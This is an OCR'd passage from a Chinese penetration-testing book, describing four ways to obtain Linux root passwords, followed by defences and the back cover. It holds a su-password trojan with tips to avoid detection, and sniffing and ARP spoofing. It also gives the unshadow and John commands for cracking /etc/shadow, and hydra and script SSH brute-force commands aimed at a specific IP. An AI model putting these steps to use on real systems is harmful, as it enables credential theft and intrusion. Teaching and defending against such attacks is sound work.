在 Windows 操作系统中可以使用 Cain 嗅探 FTP、POP3、SSH 等应用程序登录的口令，在 Linux 中可以使用 Dsniff 嗅探 root 账号的登录口令。通过在相同网段中的被控机器上发送 ARP 欺骗数据包，将目标机器的流量导入被控主机，并分析其密码（如 FTP、SSH）。如果被控服务器是 Linux 服务器，目前通过开源软件比较难抓取 SSH 的密码（需要进行中间人攻击，Dsniff 不具备中间人攻击的能力，而 Windows 下的 Cain 已实现伪造证书进行中间人攻击），所以，可以变通地通过抓取其他服务的密码获取 root 密码，如 FTP、SMB。Linux 中 FTP 通常使用操作系统认证，抓取 FTP 密码就等于抓取了系统的密码。

3. 替换关键程序法

目前有两种方法，一种是网上使用的 fakesu.c 程序，另一种是获取 root 权限后替换 SU 程序。

（1）fakesu.c 程序法

网上使用的 kpr-fakesu.c（简称 fakesu.c）程序由 koper（koper@linuxmail.org）开发，程序最新版本为 V0.9beta167。该程序是在 WebShell 权限或者拥有普通账号的权限下，通过修改该程序中的配置文件，当前用户使用 SU 命令时，捕获具有 root 账号权限的密码，如图 8-98 所示。该程序可以将密码发送到指定邮箱，也可以在本地生成文件，但这个方法的所有内容都是伪造的，所以有明显的缺点，具体如下。

- 密码提示和鉴权结果与实际系统的不一致，容易被发现。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- 由于程序鉴权过程是伪造的，所以，无论输入的密码是否正确，都会将结果发送到指定的电子邮箱。
- 成功记录密码后会删除.bash_profile 文件。该文件被删除后会出现一些异常。




图 8-98　通过 fakesu.c 程序获取 root 账号密码

通过研究该程序，笔者进行了如下优化。

- 根据语义环境定义密码提示信息，通过测试实际环境获取其“真实”的 SU 密码输入错误的提示信息。
- 修改程序中存在的缺陷，在获取密码后还原最初的环境。

（2）替换 SU 程序法

获取 root 权限后，通过替换 SU 程序来获得 root 密码，该方法通过提取 SU 的源程序重新编译 SU，效果较好，且不容易被发现。该方法的前提是必须获取 root 权限。

4．暴力破解法

（1）在线网站破解法

通过提权或者其他方法获取 root 权限后，通过查看“/etc/shadow”文件的内容，将加密的密文提取出来，访问 cmd5 网站进行破解。需要注意的是，提取的密文为第 2 字段，如“root:1kbIAhX/R$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::”中的密文为“1kbIAhX/R$PiLL1U.n6bivtIr4oTi2y0”，将其放入 cmd5 网站进行破解即可，如图 8-99 所示。使用该方法可以破解简单的密码，对于高强度的密码，该网站基本无能为力。




图 8-99　通过 cmd5 网站在线破解 Linux 密码

（2）John 软件破解法

John the Ripper Password Cracker（简称 John）是一款 Linux 专用密码破解工具，网站地址为

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

http://www.openwall.com/john/。目前该软件的最新版本为 1.9.7，可以通过 John 暴力密码破解工具进行密码破解，方法和步骤如下。

```
01  tar zxvf john-1.7.9.tar.gz。
02  cd  src。
03  make。
04  make clean generic（或者 make clean SYSTEM）。
05  cd  run。
06  ./unshadow /etc/passwd /etc/shadow >passwd.txt。
07  chmod 600 passwd.txt。
08  ./john passwd.txt。
09  ./john -show passwd.txt。
```

（3）SSH 暴力破解

Secure Shell（缩写为“SSH”）由 IETF 的网络工作小组（Network Working Group）制定。SSH 是一项创建在应用层和传输层基础上的安全协议，为计算机上的 Shell（壳层）提供安全的传输和使用环境。SSH 是目前较可靠的、专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效防止远程管理过程中的信息泄露问题。通过 SSH 可以对所有传输的数据进行加密，也能够防止 DNS 欺骗和 IP 地址欺骗。SSH 是 Linux 下最常见的一个服务，绝大多数操作系统安装后都会配置该服务。通过连接 SSH 服务远程管理计算机，其默认端口为 22。Freebuf 网站投稿者 H3lvin 的研究表明，10 年前，一台服务器放在网络上，大概数周的时间才会被黑客光顾，而现在，一台服务器在网络中几个小时之内就会有黑客尝试攻击，且 SSH 暴力破解攻击经久不衰。

目前，SSH 暴力破解主要有两种方式：一种是专业暴力破解软件；另一种是通过 Python 等语言编写的脚本暴力破解程序。常见的专业暴力破解软件有 thc-hydra 和 relaxscan。thc-hydra 的最早版本为 7.6（下载地址为 https://www.thc.org/thc-hydra/），是一款著名的暴力破解工具，其常见 SSH 暴力破解命令为“hydra -l root -P /home/Linux/passwd.dic -e ns -f -vV target_ip ssh2”。Relaxscan 是专门针对 SSH 账号进行暴力的工具，linuxfly 网站提供了该程序的详细使用方法。SSH 账号脚本暴力工具通过编程模拟实际登录进行暴力破解，常见的有 theRandy 撰写的 SSH 暴力破解程序，在 Linux 下通过执行“python sshCommand2.py -H 10.10.1.36 -u root -F dictionary. txt”命令对 IP 地址为 10.10.1.36 的服务器的 root 账号进行密码暴力破解。Google 支持多协议破解工具脚本项目“patator”，该脚本程序也支持 SSH 账号暴力破解。

8.13.4　Linux root 账号密码防范技术

针对可能出现的获取 Linux root 账号的技术，可以通过安全防范技术和安全规范等进行防范，本节给出一些可供参考的方法和策略。

1. 安全技术防范

（1）设置强健的账号密码安全策略

针对获取 shadow 值后进行密码破解，可以采取对系统普通账号和 root 账号设置强健的密码安全策略，定期执行安全检测和维护来防范。密码位数至少 10 位以上，设置密码包含大小写字母、数字和特殊字符。对服务器文件读写进行监控，日志文件异地安全保存。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

（2）定期升级系统补丁和应用程序补丁

对高风险业务程序做降权处理，尽量以低权限运行，如 JBoss 和 Structs 等，确保即使出现高危漏洞也不会危及 root 权限。及时更新系统补丁和应用程序补丁，关注安全业界高危漏洞，防范通过 Web 应用程序漏洞直接获取 root 权限。

（3）定期对系统进行 Rootkit 专用检测

针对 Rootkit 程序可以通过 Rootkit 检测程序来防范，互联网上有 Rootkit Hunter 和 Chkrootkit 两款开源软件，可以检测绝大部分已知的 Rootkit、嗅探和后门程序。

2. SSH 账号防暴力破解

有关防范 SSH 账号被暴力破解，网上已经有很多方法，如修改 SSH 默认端口、采用 RSA 公钥认证、使用 IPTables 脚本、使用 SSHD 日志过滤、使用 tcp_wrappers 过滤及使用 knockd 等方法。

3. 建立完善的入侵应急响应制度

对重点系统和重要系统定期聘请专业安全公司进行系统风险评估和安全检测，发现系统存在的漏洞和弱点，针对这些弱点和漏洞进行改进。同时，建立入侵应急响应制度，针对各种可能出现的入侵情况，建立相应的处理措施。


8.13.5 小结

本节介绍了 Linux 密码的基本原理，介绍了常见的 Linux root 密码获取的 4 种方法，最后针对这些可能获取 Linux root 账号的方法给出了安全防范技术和防范策略。通过这些安全技术和策略，可以大大降低系统被攻击后获取最高 root 账号权限的风险，对 Linux 操作系统的安全维护和检测具有一定的参考价值。

非卖品，仅供非商业用途或交流学习使用

非卖品，仅供非商业用途或交流学习使用

安全技术大系重磅出击



欢迎投稿

新浪微博 weibo.com @潘昕

panxin@phei.com.cn

Broadview®
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

安全技术大系

随着 Web2.0 技术的广泛应用，网络大架构普遍与 Web 服务器直接或者间接互连互通，其现实变为 Web 服务器不仅可以到达外网数据库，也可以到达内网，甚至可以到达骨干网节点——当今世界，完全封闭运行的局域网已经非常少见，这使我们逐渐认识到，Web 攻击和渗透非常有效，因此，Web 安全防范技术显得非常重要。这也正是小兵一直坚持探索的价值所在。

——《黑客防线》总编辑　孙　彬

小兵分享的 Web 渗透经验是一种主动渗透思路，这和 Web 客户端的被动渗透思路很不一样。虽然在我看来这两种思路都很重要，但在真实的渗透过程中，主动渗透思路却是主角。希望大家能用心吸收本书的经验，并在实战中发散自己的思路。

——《Web 前端黑客技术揭秘》作者　余　弦

当前，信息安全很火，Web 安全更火，各行业、各公司都很重视 Web 安全，对这方面的人才需求很大，所以，这方面的书也很多，有讲原理的，有说框架的，有介绍工具的，也有讲实际操作的，但很少能像这本书一样，由浅入深，全面而深入地介绍和分析当前的渗透技术和手段，着重介绍实际操作、经验和技巧——还有一些是独门绝技。在小兵写这本书的过程中，我们有一些交流，感觉他对这本书非常认真、仔细，书里的每一个工具、案例、技巧都必须在测试环境里测试通过，不确定的坚决不用。我想，这也许是这本书成为一本高质量 Web 安全书籍的重要原因吧！

——完美世界信息安全总监　张　健

小兵是我很要好的朋友，他一直在渗透测试领域保持着较高的技术水平。相比第 1 版，第 2 版增加了大量实战案例，图文并茂，读者可以根据这些实例不断加深自己的理解，丰富自己的渗透测试经验。总之，这是一本充满实战经验的 Web 安全相关书籍，对于刚刚接触渗透测试技术的朋友来说，通篇没有多余的理论铺垫，就像书名强调的那样——注重实战，相信读完一定收获颇多。

——新浪微博安全团队负责人　罗诗尧

小兵在 Web 安全领域研究和工作多年，积累了丰富的理论和实战经验，这本书正是这些宝贵经验的结晶。通过这个机会，也想告诉大家，读书不仅仅要学其中的知识，更重要的是透析作者的思路，灵活运用其中的各种技巧，梳理知识点，最终达到能够“讲书”的程度。

——东方宏宇国际咨询服务（北京）有限公司总经理　张胜生

博文视点Broadview
新浪微博 weibo.com
@博文视点Broadview

责任编辑：潘　昕
封面设计：吴海燕

上架建议：网络安全>渗透测试

ISBN 978-7-121-26774-1
9 787121 267741 >
定价：99.00元